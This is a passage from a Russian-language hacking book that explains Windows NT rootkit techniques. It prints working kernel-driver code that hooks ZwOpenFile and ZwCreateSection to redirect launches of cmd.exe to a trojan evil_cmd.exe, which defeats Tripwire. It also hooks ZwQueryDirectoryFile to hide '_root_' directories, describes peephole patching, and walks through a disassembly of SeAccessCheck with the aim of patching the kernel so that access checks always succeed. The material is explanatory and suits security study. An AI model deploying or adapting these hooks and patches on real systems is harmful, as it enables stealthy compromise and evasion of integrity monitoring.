Еще один метод маскировки вредоносной программы заключается в присоединении вредоносного кода к запущенному процессу. Например, мы можем создать внешний поток в существующем процессе. Внешний поток запускает вредоносный программный код. Список процессов остается без изменений. При этом методе атаки достаточно работать с правами пользователя и поэтому нет необходимости в доступе на уровне ядра. Эта хитрость была использована в популярной программе Back Orifice 2000.

Перенаправление данных с помощью “троянских” программ

Как только хакер получает доступ к системе с правами администратора, можно считать скомпрометированными все системы мониторинга и отслеживания целостности файлов. Даже если данные аудита и контрольные суммы криптографических средств хранятся в безопасном месте, все равно скомпрометирована сама возможность отслеживать изменения в системе. Единственное исключение из этого правила представляет собой случай защищенных аппаратных средств, в которых система мониторинга или контроля целостности файлов хранится на отдельной изолированной аппаратной подсистеме. Однако такого практически никогда не происходит (особенно в отношении стандартных персональных компьютеров). Самое большее, что может сделать системный администратор при исследовании по частям, — это вынуть жесткий диск и запустить программу проверки целостности файлов на отдельной защищенной системе. По сути, это единственный способ надежного и безопасного запуска программ наподобие Tripwire (популярная программа проверки целостности файлов, в которой есть множество уязвимых мест).

Перенаправление и недостатки Tripwire

Рассмотренные нами в этой главе перехваты вызовов могут использоваться с целью скрыть определенные сведения о системе. Что произойдет, когда хакер заменит один файл другим, чтобы подменить оригинальную программу ее “троянской” версией? С помощью перехвата вызовов можно изменить принцип действия оригинального вызова и обеспечить выполнение дополнительных функций, установку “потайных ходов” и даже перенаправление цели запроса.

Рассмотрим популярную программу обеспечения безопасности Tripwire, которая предназначена для мониторинга системы и выявления наборов средств для взлома и “троянских” программ. Эта программа изучает содержимое каждого файла в системе и создает для каждого файла криптографическое хэшированное значение. Идея в том, что изменение содержимого файла приведет к изменению генерируемого хэша, т.е. при следующем аудите файла с помощью Tripwire будет получено новое значе-

ние хэша и системному администратору будет выдано уведомление об изменении файла. В принципе, идея хорошая, только она не срабатывает на практике (по крайней мере, с теми хакерами, которых мы знаем).

Давайте рассмотрим, что происходит, когда хакер устанавливает набор средств для взлома в системе. В нашем примере хакер заменяет интересующую атакуемую программу "троянской" версией. Хакер изменяет работу Tripwire таким образом, что системный администратор не обнаруживает установленного "потайного хода". Атакуемая система работает под управлением Windows 2000.

Для краткости предположим, что хакер обнаружил уязвимое место с возможностью выполнения команд в PHP-сценарии Web-сервера Windows 2000. При атаке на систему первоочередной задачей является создание программы, использующей это уязвимое место. Хакер компилирует драйвер устройства в системе Windows 2000, в который добавляет код для перехвата следующих вызовов.

```
ZwOpenFile
ZwCreateSection
```

Устанавливается драйвер для перехвата этих двух вызовов и при запуске открывается дескриптор выполняемой "троянской" программы. Для нашего примера предположим, что хакер хочет заменить командный интерпретатор `cmd.exe` "троянской" версией `evil_cmd.exe`. Когда программа или администратор попробуют запустить `cmd.exe`, вместо нормального командного интерпретатора запустится "троянская" программа. К сожалению, использование Tripwire не позволит обнаружить действия "троянской" программы.

После компиляции и тестирования драйвер устройства конвертируется в шестнадцатеричный код и доставляется на удаленную систему, как рассказано в главе 4, "Взлом серверных приложений" (или с помощью других методов). То же самое касается и "троянской" программы `evil_cmd.exe`. На атакуемой системе драйвер загружается в память стандартными средствами.

Драйвер для перенаправления

Обман программы Tripwire с помощью драйвера для перенаправления осуществляется благодаря изменению хода выполнения программ (а не самих программ). Драйвер не заменяет оригинальной программы. Программы наподобие Tripwire всегда выдают сведения о нормальной ситуации, поскольку они всегда проверяют правильные, неизмененные файлы. Наш перехват вызова функции `ZwOpenFile` проверяет имя каждого открытого файла и просто отслеживает дескрипторы открытых файлов. Если следует дальнейший запрос на открытие этого файла, то драйвер "переключает" дескриптор оригинального файла на дескриптор "троянского" файла. Единственным результатом будет создание нового процесса, никаких новых или измененных файлов не возникнет. Программа Tripwire оказывается бесполезной.

```
NTSTATUS NewZwOpenFile(
    PHANDLE phFile,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PIO_STATUS_BLOCK pIoStatusBlock,
    ULONG ShareMode,
    ULONG OpenMode
)
{
```

```
        int rc;
        CHAR aProcessName[PROCNAMELEN];

        GetProcessName( aProcessName );
        DbgPrint("rootkit: NewZwOpenFile() from %s\n", aProcessName);

        DumpObjectAttributes(ObjectAttributes);

        rc=((ZWOPENFILE)(OldZwOpenFile)) (
                        phFile,
                        DesiredAccess,
                        ObjectAttributes,
                        pIoStatusBlock,
                        ShareMode,
                        OpenMode);

        if(*phFile)
        {
            DbgPrint("rootkit: обработчик файла 0x%X\n", *phFile);
            /* ____________________________________________________________
            . ТОЛЬКО ТЕСТИРОВАНИЕ
            . Если имя начинается с cmd.exe перенаправляем
            . исполнение троянской программе
            . ____________________________________________________________ */
            if( !wcsncmp(
                        ObjectAttributes->ObjectName->Buffer,
                        L"\\??\\C:\\WINNT\\SYSTEM32\\cmd.exe",
                        29))
            {
                WatchProcessHandle(*phFile);
            }
        }
        DbgPrint("rootkit: ZwOpenFile : rc = %x\n", rc);
        return rc;
}
```

Наш перехват функции `ZwOpenFile` проверяет имя открываемого файла, чтобы определить является ли цель запроса интересующим нас файлом. Если это так, то дескриптор файла сохраняется для будущего применения. Перехват вызова просто вызывает функцию `ZwOpenFile` и позволяет продолжить выполнение программы.

Если предпринимается попытка запустить процесс, используя этот дескриптор файла, наш код осуществит перенаправление к "троянской" программе. До создания процесса должен быть выделен раздел памяти (memory section). Раздел памяти напоминает проецируемый в память файл в ядре NT. Раздел памяти создается с использованием дескриптора файла. Создается отображение в виртуальной памяти, после чего может осуществляться вызов `ZwCreateProcess`. Наш драйвер контролирует все случаи создания разделов памяти для дескриптора интересующего нас файла. Если происходит отображение искомого файла, то существует большая вероятность его использования. Вот здесь драйвер и меняет местами дескрипторы файлов. Вместо отображения правильного файла, драйвер меняет раздел памяти и отображает "троянский" исполняемый файл. Все это работает очень хорошо и в результате мы получаем исполняемую "троянскую" программу. Наша замена для функции `ZwCreateSection` выглядит следующим образом.

```
NTSTATUS NewZwCreateSection (
          OUT PHANDLE phSection,
          IN ACCESS_MASK DesiredAccess,
          IN POBJECT_ATTRIBUTES ObjectAttributes,
          IN PLARGE_INTEGER MaximumSize OPTIONAL,
          IN ULONG SectionPageProtection,
```

```
          IN ULONG AllocationAttributes,
          IN HANDLE hFile OPTIONAL
          )
{
                    int rc;
                    CHAR aProcessName[PROCNAMELEN];
                    GetProcessName( aProcessName );
                    DbgPrint("rootkit: NewZwCreateSection()
↳ from %s\n", aProcessName);

                    DumpObjectAttributes(ObjectAttributes);

                    if(AllocationAttributes & SEC_FILE)
                       DbgPrint("AllocationAttributes & SEC_FILE\n");
                    if(AllocationAttributes & SEC_IMAGE)
                       DbgPrint("AllocationAttributes & SEC_IMAGE\n");
                    if(AllocationAttributes & SEC_RESERVE)
                       DbgPrint("AllocationAttributes & SEC_RESERVE\n");
                    if(AllocationAttributes & SEC_COMMIT)
                       DbgPrint("AllocationAttributes & SEC_COMMIT\n");
                    if(AllocationAttributes & SEC_NOCACHE)
                       DbgPrint("AllocationAttributes & SEC_NOCACHE\n");
        DbgPrint("ZwCreateSection hFile == 0x%X\n", hFile);
#if 1
        if(hFile)
        {
            HANDLE newFileH = CheckForRedirectedFile( hFile );
            if(newFileH){
                hFile = newFileH;
            }
        }
#endif
                    rc=((ZWCREATESECTION)(OldZwCreateSection)) (
                       phSection,
                       DesiredAccess,
                       ObjectAttributes,
                       MaximumSize,
                       SectionPageProtection,
                       AllocationAttributes,
                       hFile);
                    if(phSection)
                    {
                       DbgPrint("section handle 0x%X\n", *phSection);
                    }
        DbgPrint("rootkit: ZwCreateSection : rc = %x\n", rc);
        return rc;
}
```

С помощью приведенного ниже кода “троянский” файл можно отобразить в память. Это функции поддержки, вызываемые из приведенного выше программного кода. Обратите внимание на путь к “троянскому” исполняемому файлу на диске C.

```
HANDLE gFileHandle = 0;
HANDLE gSectionHandle = 0;
HANDLE gRedirectSectionHandle = 0;
HANDLE gRedirectFileHandle = 0;

void WatchProcessHandle( HANDLE theFileH )
{
    NTSTATUS rc;
    HANDLE hProcessCreated, hProcessOpened, hFile, hSection;
    OBJECT_ATTRIBUTES ObjectAttr;
    UNICODE_STRING ProcessName;
    UNICODE_STRING SectionName;
    UNICODE_STRING FileName;
```

```
    LARGE_INTEGER MaxSize;
    ULONG SectionSize=8192;

    IO_STATUS_BLOCK ioStatusBlock;
    ULONG allocsize = 0;

    DbgPrint("rootkit: загрузка образа троянского файла\n");
    /* сначала открываем файл с помощью NtCreateFile
     . это работает для образа Win32.
     . calc.exe только для тестирования.
     */

    RtlInitUnicodeString(&FileName, L"\\??\\C:\\evil_cmd.exe");
    InitializeObjectAttributes( &ObjectAttr,
                                &FileName,
                                OBJ_CASE_INSENSITIVE,
                                NULL,
                                NULL);

    rc = ZwCreateFile(
              &hFile,
              GENERIC_READ | GENERIC_EXECUTE,
              &ObjectAttr,
              &ioStatusBlock,
              &allocsize,
              FILE_ATTRIBUTE_NORMAL,
              FILE_SHARE_READ,
              FILE_OPEN,
              0,
              NULL,
              0);
    if (rc!=STATUS_SUCCESS) {
              DbgPrint("Невозможно открыть файл, rc=%x\n", rc);
              return 0;
    }
    SetTrojanRedirectFile( hFile );
    gFileHandle = theFileH;
}
HANDLE CheckForRedirectedFile( HANDLE hFile )
{
    if(hFile == gFileHandle)
    {
              DbgPrint("rootkit: Обнаружено перенаправление
↪  дескриптора файла filehandle - из %x в %x\n",
↪  hFile, gRedirectFileHandle);
              return gRedirectFileHandle;
    }
    return NULL;
}
void SetTrojanRedirectFile( HANDLE hFile )
{
    gRedirectFileHandle = hFile;
}
```

Сокрытие файлов и каталогов

Продолжая тему маскировки с помощью перехвата вызовов, есть смысл рассказать о сокрытии каталогов, в которых хакер может разместить файлы журналов и утилиты. И снова для решения этой задачи достаточно перехвата одного вызова. В системе Windows NT это вызов функции `QueryDirectoryFile()`. Наша "троянская" версия этой функции будет скрывать все файлы и каталоги, названия которых начи-

наются с `_root_`. И снова хитрость очень проста и удобна в использовании. В действительности, файлы и каталоги продолжают существовать и можно использовать ссылки к этим файлам и каталогам. Только программы для отображения списка и содержимого каталогов будут выдавать неполную информацию. Можно изменять положение скрытого каталога или исполнять и открывать скрытые файлы. Однако лучше запомнить названия этих файлов и каталогов!

```
NTSTATUS NewZwQueryDirectoryFile(
         IN HANDLE hFile,
         IN HANDLE hEvent OPTIONAL,
         IN PIO_APC_ROUTINE IoApcRoutine OPTIONAL,
         IN PVOID IoApcContext OPTIONAL,
         OUT PIO_STATUS_BLOCK pIoStatusBlock,
         OUT PVOID FileInformationBuffer,
         IN ULONG FileInformationBufferLength,
         IN FILE_INFORMATION_CLASS FileInfoClass,
         IN BOOLEAN bReturnOnlyOneEntry,
         IN PUNICODE_STRING PathMask OPTIONAL,
         IN BOOLEAN bRestartQuery
)
{
         NTSTATUS rc;
         CHAR aProcessName[PROCNAMELEN];

         GetProcessName(aProcessName );
         DbgPrint("rootkit:NewZwQueryDirectoryFile()from %s \n",aProcessName);

         rc=((ZWQUERYDIRECTORYFILE)(OldZwQueryDirectoryFile))(
                   hFile,     /*это дескриптор каталога */
                   hEvent,
                   IoApcRoutine,
                   IoApcContext,
                   pIoStatusBlock,
                   FileInformationBuffer,
                   FileInformationBufferLength,
                   FileInfoClass,
                   bReturnOnlyOneEntry,
                   PathMask,
                   bRestartQuery);

// этот код был нами позаимствован и адаптирован
if(NT_SUCCESS(rc ))
{
       if(0 ==memcmp(aProcessName,"_root_",6))
       {
             DbgPrint("rootkit:обнаруженный запрос
↳ файла/каталога из _root_process \n");
       }
       //Ищем файловый объект для запрошенного каталога
       //Этот флаг контролируется оболочкой ядра
       else if(g_hide_directories)
       {
             PDirEntry p = (PDirEntry)FileInformationBuffer;
             PDirEntry pLast = NULL;
             BOOL bLastOne;
             do
             {
                   bLastOne =!(p->dwLenToNext );
                   //Этот блок использовался раньше для
                   //изменения информации о файле null.sys?
                   //теперь он не нужен ...-Грег
                   //if(RtlCompareMemory((PVOID)&p->suName [ 0 ],
                   //(PVOID)&g_swRootSys [ 0 ],20 )==20 )
```

```
//{
                    //p->ftCreate =fdeNull.ftCreate;
                    //p->ftLastAccess =fdeNull.ftLastAccess;
                    //p->ftLastWrite =fdeNull.ftLastWrite;
                    //p->dwFileSizeHigh =fdeNull.dwFileSizeHigh;
                    //p->dwFileSizeLow =fdeNull.dwFileSizeLow;
                    //}
                    //else

                    //сравниваем начало имени каталога с '_root_'
                    //чтобы принять решение о его маскировке.
                    if(RtlCompareMemory( (PVOID)&p->suName[ 0 ],
↳                    (PVOID)&g_swFileHidePrefix[ 0 ], 12 ) == 12 )
                    {
                        if(bLastOne )
                        {
                           if(p ==(PDirEntry)
                             FileInformationBuffer )
                             rc =0x80000006;
                             else pLast->dwLenToNext =0;
                             break;
                        }
                        else
                        {
                             int iPos =((ULONG)p)-
↳  (ULONG)FileInformationBuffer;
                             int iLeft =
↳  (DWORD)FileInformationBufferLength -iPos - p->dwLenToNext;
                             RtlCopyMemory((PVOID)p,
↳  (PVOID)((char *)p + p->dwLenToNext ), (DWORD)iLeft );
                             continue;
                        }
                    }
                    pLast =p;
                    p = (PDirEntry)((char *)p +p->dwLenToNext );
            }while(!bLastOne );
       }
    }
    return(rc);
}
```

Исправление двоичного кода

Одно из преимуществ восстановления исходного кода заключается в возможности исследования программы на уровне двоичного кода. По мере накопления необходимого опыта, вы научитесь замечать и узнавать определенные структуры данных или подпрограммы по одному их внешнему виду в шестнадцатеричном редакторе. Это кажется невероятным, но опытный хакер может, проглядывая двоичный файл, сказать: “Вот здесь таблица переходов” или “Вероятно, это пролог подпрограммы”. Такие способности проявляются у каждого, кто действительно стремится научиться читать машинный код. Как и в любом другом деле, здесь необходимо много тренироваться.

Овладев этим искусством, со всей ясностью понимаешь, что ни одна программа не является идеальной. Можно взломать даже самошифрующийся код. Давайте считать аксиомой, что если код исполняется процессором, то в какой-то момент он может быть расшифрован. Многие годы сообщество хакеров работало над решением основных задач по восстановлению исходного кода. В подавляющем большинстве случаев хакерам удалось найти средства для взлома механизмов защиты от копиро-

вания, которые используются поставщиками программного обеспечения. Процесс восстановления исходного кода позволяет скопировать код генерации серийного номера или приводит к установке заплаты в двоичном коде, которая удаляет логические действия по проверке прав копирования из взломанной программы. Как говорит один наш хороший друг, "то, что сделал один человек, другой человек всегда сможет сломать".

"Замочная скважина" в программе

Одно из важнейших умений хакера состоит в возможности вносить изменения в код программы (установка заплат) без изменения данных этой программы. Эта хитрость может применяться для доступа к интересующим данным. Допустим, необходимо перехватить информацию во взламываемой программе без изменения хода ее выполнения, которое бы можно было заметить. Для этой цели можно воспользоваться специальной заплатой типа "замочная скважина" (peephole patch). Обратите внимание, что фундаментальный принцип этого метода заключается в добавлении нового кода *без воздействия на состояние программы*.

Поскольку в данном случае не требуется знать адрес в памяти исходного кода, то метод можно использовать практически для любого компонента программного обеспечения. Здесь не изменяются данные в регистрах центрального процессора, в стеке или куче, поэтому хакер может быть уверен, что он не изменит нормальный ход работы программы и не будет выявлен с помощью средств обеспечения безопасности.

В этом примере мы воспользовались заполнениями в блоках кода форматированного исполняемого файла для размещения нашего дополнительного кода. Уже многие годы этот метод добавления кода использовался для достижения подобных целей в вирусных программах. В данном случае мы внедряем дополнительный код в исполняемый файл.

Давайте добавим оператор отслеживания в следующий программный код.

```
int my_function( int a )
{
    if(a ==1)
    {
        //ОТСЛЕЖИВАНИЕ("a равна единице");
        printf("ccc");
        return 42;
    }
    printf("-");
    return 0;
}
```

Функция, скомпилированная без отладки, выглядит следующим образом.

```
<stuff>
00401000   cmp      dword ptr [esp+4],1
00401005   jne      0040101A
00401007   push     407034h
0040100C   call     00401060
00401011   add      esp,4
00401014   mov      eax,2Ah
00401019   ret
0040101A   push     407030h
0040101F   call     00401060
00401024   add      esp,4
00401027   xor      eax,eax
00401029   ret
```

Как видим, в скомпилированной программе есть несколько команд `jmp`. Это команды ветвления. Как правило, подобные ветвления происходят при вызове функций `if()` или `while()`, которые присутствуют в исходном коде. Мы можем воспользоваться этим и незаметно изменить ход выполнения программы. При установке заплат после команд перехода, нет необходимости в каком-либо изменении кода, т.е. мы можем заставить команду ветвления осуществить передачу управления в какое-либо другое место без изменения близлежащего кода. В этом примере мы изменяем команду ветвления, чтобы заставить осуществить переход к нашему коду `ОТСЛЕЖИВАНИЕ`. После исполнения нашего блока кода, используется другой переход, чтобы вернуться непосредственно в ту точку, где программа остановилась перед тем, как наш замаскированный код использовал несколько циклов работы центрального процессора.

Состояние программы очевидно не изменяется и данные в регистрах не искажаются. Таким образом, программа и ее пользователь остаются полностью неосведомленными о состоявшемся изменении в ходе выполнения программы. Измененная программа продолжает работать без каких-либо заметных проявлений (разумеется, для хакера они будут заметными).

Версия подпрограммы, которая не прошла отладку, выдает следующий результат.

```
00401000 83 7C 24 04 01      cmp        dword ptr [esp+4 ],1
00401005 75 13               jne        0040101A
00401007 68 34 70 40 00      push       407034h
0040100C E8 4F 00 00 00      call       00401060
00401011 83 C4 04            add        esp,4
00401014 B8 2A 00 00 00      mov        eax,2Ah
00401019 C3                  ret
0040101A 68 30 70 40 00      push       407030h
0040101F E8 3C 00 00 00      call       00401060
00401024 83 C4 04            add        esp,4
00401027 33 C0               xor        eax,eax
00401029 C3                  ret
```

Вызов функции `OutputDebugString()` выглядит следующим образом.

```
77F8F659 B8 9F 00 00 00      mov        eax,9Fh
77F8F65E 8D 54 24 04         lea        edx,[esp+4]
77F8F662 CD 2E               int        2Eh
```

Вызывается эта функция с помощью следующей команды.

```
00401030 68 38 70 40 00      push       407038h
00401035 FF 15 58 60 40 00   call       dword ptr ds:[406058h ]
0040103B C3                  ret
```

В этом примере мы решили достаточно серьезную задачу — добавили в программу возможность отслеживать ход выполнения программы и знать о возникновении определенных состояний. Это позволяет “проникать” внутрь программы, что, несомненно, очень важно при взломе программного обеспечения.

Установка заплат в ядро Windows NT для блокировки всей системы защиты

В большинстве случаев лучшие заплаты очень просты в реализации. Размер заплаты может составлять всего несколько байтов. В частотности, это справедливо для ядра Windows NT. С помощью буквально нескольких байтов можно установить

в ядро заплату, которая устранит всю систему защиты. Эта хитрость была описана несколько нет назад одним из авторов этой книги (Хогланд). С тех пор появилось несколько сообщений об усовершенствовании этой заплаты ядра и уменьшении ее размера до одного байта. При установке одной из заплат разница между оригинальным байтом и байтом после установки заплаты составляет всего 2 бита! То есть можно создать удивительную двухбитовую программу атаки на операционную систему Windows NT. Идея случайного или умышленного изменения значения только одного бита, при котором последствия будут катастрофическими для всей системы безопасности, говорит сама за себя. Возможно, система безопасности Windows NT основана только на значении двух битов!

Каждый из нас, наверно, побоялся бы лететь на самолете, в котором программное обеспечение для управления полетом может быть так легко и катастрофически выведено из строя из-за вспышки на Солнце. В военно-морском флоте США по сей день управление кораблями обеспечивается с помощью систем на основе Windows NT. Может ли случайное изменение одного бита (вызванное, например, всплеском напряжения) в памяти компьютера привести к потере управления над всей системой безопасности? Это вполне реально, если это случайное изменение значения бита происходит в главном контроллере домена. Многие критически важные программные системы устойчивы к случайным ошибкам наподобие изменения значений одиночных битов, но это не относится к Windows NT. Очевидно, что устойчивость к ошибкам не была целью команды разработчиков ядра Windows NT.

Ниже показан восстановленный исходный код одной из важнейших функций ядра Windows NT `SeAccessCheck()`. Эта функция определяет, могут ли быть предоставлены запрошенные права для доступа к объекту, который защищен с помощью дескриптора безопасности и прав владельца объекта. Эта функция ядра управляет доступом ко *всем* объектам. Это означает, что при попытке любого пользователя получить доступ к объекту в среде Windows NT, сначала произойдет обращение к этой функции. Это справедливо для всех объектов, включая файлы, параметры реестра, дескрипторы, семафоры и конвейеры. Возвращаемый функцией результат зависит от параметров управления доступом, установленных для запрошенного объекта. При этом выполняется сравнение между правами доступа пользователя и списком контроля доступа для запрашиваемого объекта. Ниже представлен результат восстановления исходного кода этой функции, полученный с помощью программы IDA-Pro.

```
8019A0E6 ;Exported entry 816.SeAccessCheck
8019A0E6
8019A0E6 ;
================================================================
8019A0E6
8019A0E6 ;           П О Д П Р О Г Р А М М А
8019A0E6 ;Параметры:bp-based    frame
8019A0E6
8019A0E6                 public     SeAccessCheck
8019A0E6 SeAccessCheck   proc near
8019A0E6                                        ; sub_80133D06+B0p ...
8019A0E6
8019A0E6 arg_0           = dword ptr   8        ;похоже, что указывает на
                                                ;дескриптор безопасности
8019A0E6 arg_4           = dword ptr  0Ch
8019A0E6 arg_8           = byte  ptr  10h
8019A0E6 arg_C           = dword ptr  14h
```

```
8019A0E6 arg_10          = dword ptr  18h
8019A0E6 arg_14          = dword ptr  1Ch
8019A0E6 arg_18          = dword ptr  20h
8019A0E6 arg_1C          = dword ptr  24h
8019A0E6 arg_20          = dword ptr  28h
8019A0E6 arg_24          = dword ptr  2Ch
```

Обратите внимание, что программа IDA предоставила нам аргументы вызова функции. Это очень удобно, поскольку теперь мы видим, как аргументы указываются в приведенном ниже коде. На этапе первого восстановления кода функции `SeAccessCheck()`, она не была непосредственно документирована компанией Microsoft, но была объявлена в заголовочных файлах, предоставленных в DDK, откуда она и вызывалась. Вызов этой функции выглядел следующим образом.

```
BOOLEAN
  SeAccessCheck(
    IN PSECURITY_DESCRIPTOR  SecurityDescriptor,
    IN PSECURITY_SUBJECT_CONTEXT  SubjectSecurityContext,
    IN BOOLEAN  SubjectContextLocked,
    IN ACCESS_MASK  DesiredAccess,
    IN ACCESS_MASK  PreviouslyGrantedAccess,
    OUT PPRIVILEGE_SET  *Privileges  OPTIONAL,
    IN PGENERIC_MAPPING  GenericMapping,
    IN KPROCESSOR_MODE  AccessMode,
    OUT PACCESS_MASK  GrantedAccess,
    OUT PNTSTATUS  AccessStatus
    );
```

При предоставлении доступа функция возвращает значение TRUE. То есть вся хитрость заключается в том, чтобы создать такую заплату, при которой эта функция *всегда* будет возвращать значение TRUE. За исключением нескольких внешних действий, большая часть операций при вызове функции `SeAccessCheck` сконцентрирована в приведенном ниже фрагменте кода. Вызов осуществляется в конце функции `SeAccessCheck`, о чем можно судить по наличию команды `retn`. Очевидно, что этот вызов важен, поскольку предоставляется большинство ключевых параметров. Как видите, вызову предшествуют 10 команд `push`. Это просто огромное количество параметров!

Поскольку большинство параметров передаются функции `SeAccessCheck`, то похоже, что процедура представляет собой оболочку для чего-то на более глубоком уровне. Что же, проведем более тщательное исследование.

```
8019A20C
8019A20C loc_8019A20C:                  ;CODE XREF:SeAccessCheck+106
8019A20C                push    [ebp+arg_24]
8019A20F                push    [ebp+arg_14]
8019A212                push    edi
8019A213                push    [ebp+arg_1C]
8019A216                push    [ebp+arg_10]
8019A219                push    [ebp+arg_18]
8019A21C                push    ebx
8019A21D                push    dword ptr [esi]
8019A21F                push    dword ptr [esi+8]
8019A222                push    [ebp+arg_0]
8019A225                call    sub_80199836  ;ниже декомпи-
                                              ; лированный код ***
8019A22A                cmp     [ebp+arg_8], 0
8019A22E                mov     bl,al
8019A230                jnz     short loc_8019A238
8019A232                push    esi
8019A233                call    SeUnlockSubjectContext
```

```
8019A238
8019A238 loc_8019A238:                ;CODE   XREF:SeAccessCheck+14A
8019A238                mov     al,bl
8019A23A
8019A23A loc_8019A23A:                ;CODE   XREF:SeAccessCheck+4C
8019A23A                              ;SeAccessCheck+65 ...
8019A23A                pop     edi
8019A23B                pop     esi
8019A23C                pop     ebx
8019A23D                pop     ebp
8019A23E                retn    28h
8019A23E SeAccessCheck  endp
```

Здесь декомпилирован код для вызова `sub_80199836`. До этого момента мы не вносили никаких изменений в исходный код, поскольку сначала мы хотели лучше разобраться в ситуации. Следующая процедура вызывается непосредственно из функции `SeAccessCheck` и выполняет реальную работу. Здесь мы и начнем вносить исправления в ядро.

Программа IDA-Pro позволяет вносить комментарии в восстановленный исходный код. Читатели могут видеть наши комментарии, которые мы делали при пошаговом исследовании исходного кода. Чтобы понять происходящее, мы создали файл на своем компьютере и установили для него права доступа, согласно которым доступ был невозможен. Затем мы начали предпринимать попытки получить доступ к этому файлу, одновременно установив с помощью программы SoftIce точки останова. При достижении точки останова мы с помощью SoftIce начинали пошаговое исследование исходного кода. Ниже представлен результат без преувеличения сотен прогонов через исходный код в реальном времени.

Следующий код представляет собой код программы, вызываемой из функции `SeAccessCheck`. Похоже, что именно в этой подпрограмме выполняется большая часть работы. Попробуем установить заплату в эту процедуру.

```
80199836 ;
=============================================================================
80199836
80199836 ;        П О Д П Р О Г Р А М М А
80199836 ; Параметры :bp-based    frame
80199836
80199836 sub_80199836   proc near        ; CODE XREF:PAGE:80199FFA
80199836                                 ; SeAccessCheck+13F ...
80199836
80199836 var_14         = dword ptr -14h
80199836 var_10         = dword ptr -10h
80199836 var_C          = dword ptr -0Ch
80199836 var_8          = dword ptr -8
80199836 var_2          = byte ptr -2
80199836 arg_0          = dword ptr 8
80199836 arg_4          = dword ptr 0Ch
80199836 arg_8          = dword ptr 10h
80199836 arg_C          = dword ptr 14h
80199836 arg_10         = dword ptr 18h
80199836 arg_16         = byte    ptr 1Eh
80199836 arg_17         = byte    ptr 1Fh
80199836 arg_18         = dword ptr 20h
80199836 arg_1C         = dword ptr 24h
80199836 arg_20         = dword ptr 28h
80199836 arg_24         = dword ptr 2Ch
80199836
80199836                push    ebp
80199837                mov     ebp,esp
80199839                sub     esp,14h
```

```
8019983C                push    ebx
8019983D                push    esi
8019983E                push    edi
8019983F                xor     ebx,ebx
80199841                mov     eax,[ebp+arg_8] ; pulls eax
80199844                mov     [ebp+var_14],ebx ;ebx равен нулю
                                                 ;похоже что он
                                                 ; инициализирует
                                                 ; набор локальных
                                                 ; переменных
80199847                mov     [ebp+var_C],ebx
8019984A                mov     [ebp-1],bl
8019984D                mov     [ebp+var_2],bl
80199850                cmp     eax,ebx         ;проверяем что arg8
                                                 ;равен нулю
80199852                jnz     short loc_80199857
80199854                mov     eax,[ebp+arg_4] ;arg4 указывает
                                                 ;на "USER32 "
80199857
80199857 loc_80199857:
80199857                mov     edi,[ebp+arg_C] ;проверяем несколько
                                                 ;флагов и снимаем
                                                 ; этот флаг
8019985A                mov     [ebp+var_8],eax ;var_8 =arg_4
8019985D                test    edi,1000000h    ;очевидно флаги..
                                                 ;желаемой маски
                                                 ;доступа
80199863                jz      short loc_801998CA    ;обычно
                                                 здесь переход..
                                                 ;двигаемся вперед
                                                 ;и делаем переход
80199865                push    [ebp+arg_18]
80199868                push    [ebp+var_8]
8019986B                push    dword_8014EE94
80199871                push    dword_8014EE90
80199877                call    sub_8019ADE0  ;еще одна недокументи-
                                              рованная подпрограмма
8019987C                test    al,al         ;код возврата
8019987E                jnz     short loc_80199890
80199880                mov     ecx,[ebp+arg_24]
80199883                xor     al,al
80199885                mov     dword ptr [ecx],0C0000061h
8019988B                jmp     loc_80199C0C
80199890 ;
=====================================================================
здесь удаленный исходный код
801998CA ;
=====================================================================
801998CA
801998CA loc_801998CA:                    ;здесь место выполненного
                                          ; выше перехода
801998CA                                  ;sub_80199836
801998CA                mov     eax,[ebp+arg_0] ;arg0 указывает на
                                               ;Дескриптор безопасности
801998CD                mov     dx,[eax+2 ] ;смещение 2 которое есть
                                             ;числом 80 04...
801998D1                mov     cx,dx
801998D4                and     cx,4          ;80 04 становится 00 04
801998D8                jz      short loc_801998EA ;обычно перехода
                                                   ;не осуществляется
801998DA                mov     esi,[eax+10h] ;SD [10h] - значение
                                              ;смещения до DACL в
                                              ; SD
801998DD                test    esi,esi   ;убедимся в существовании
801998DF                jz      short loc_801998EA
```

```
801998E1                test    dh,80h
801998E4                jz      short loc_801998EC
801998E6                add     esi,eax    ;переход к первому DACL
                                           ;в SD ******
801998E8                jmp     short loc_801998EC ;обычно здесь
                                                   все хорошо
                                           ;двигаемся вперед
                                           ;и выполняем переход
801998EA ;
=============================================================
801998EA
801998EA loc_801998EA:                  ;CODE XREF:sub_80199836+A2
801998EA                                 ;sub_80199836+A9
801998EA                xor     esi,esi
801998EC
801998EC loc_801998EC:                  ;CODE XREF:sub_80199836+AE
801998EC                                 ;sub_80199836+B2
801998EC                cmp     cx,4      ; здесь цель перехода
801998F0                jnz     loc_80199BC6
801998F6                test    esi,esi
801998F8                jz      loc_80199BC6
801998FE                test    edi,80000h   ;обычно здесь нет
                                             ;совпадения поэтому,
                                               ;двигаемся вперед
                                               ;и выполняем переход
80199904                jz      short loc_8019995E
***здесь удаленный исходный код ***
8019995E ;
=============================================================
8019995E
8019995E loc_8019995E:             ;CODE XREF:sub_80199836+CE
8019995E                                ;sub_80199836+D4 ...
8019995E                movzx   eax,word ptr [esi+4] ;цель перехода
80199962                mov     [ebp+var_10],eax ;смещение 4 это
                                  ;количество элементов ACE в DACL
                                        ;var_10 =#Ace's
80199965                xor     eax,eax
80199967                cmp     [ebp+var_10],eax
8019996A                jnz     short loc_801999B7 ;обычный переход
***здесь удаленный исходный код ***
801999A2 ;
=============================================================
*** здесь удаленный исходный код ***
801999B7 ;
=============================================================
801999B7
801999B7 loc_801999B7:                ;CODE XREF:sub_80199836+134
801999B7                test    byte ptr [ebp+arg_C+3 ],2 ;похоже
                                        ; на часть данных
                                        ;относительно флагов,
                                     ;мы обычно выполняем переход
801999BB                jz      loc_80199AD3
*** здесь удаленный исходный код ***
80199AD3 ;
=============================================================
80199AD3
80199AD3 loc_80199AD3:                  ;COD XREF:sub_80199836+185
80199AD3                mov     [ebp+var_C],0 ;здесь цель перехода
80199ADA                add     esi,8
80199ADD                cmp     [ebp+var_10],0 ;количество ACE
                                               ; равняется нулю?
80199AE1                jz      loc_80199B79    ;обычно это не так
80199AE7
80199AE7 loc_80199AE7:                ;CODE XREF:sub_80199836+33D
80199AE7                test    edi,edi        ; регистр EDI очень
```

```
                                    ;важен. Мы будем продолжать
                                   ;чтобы вернуться к этой точке.
                                   ;после проверки каждого ACE
                                   ; при совпадении SID
                                   ;с помощью маски доступа
                                   ; каждого элемента ACE
                                   ; изменяется регистр EDI.
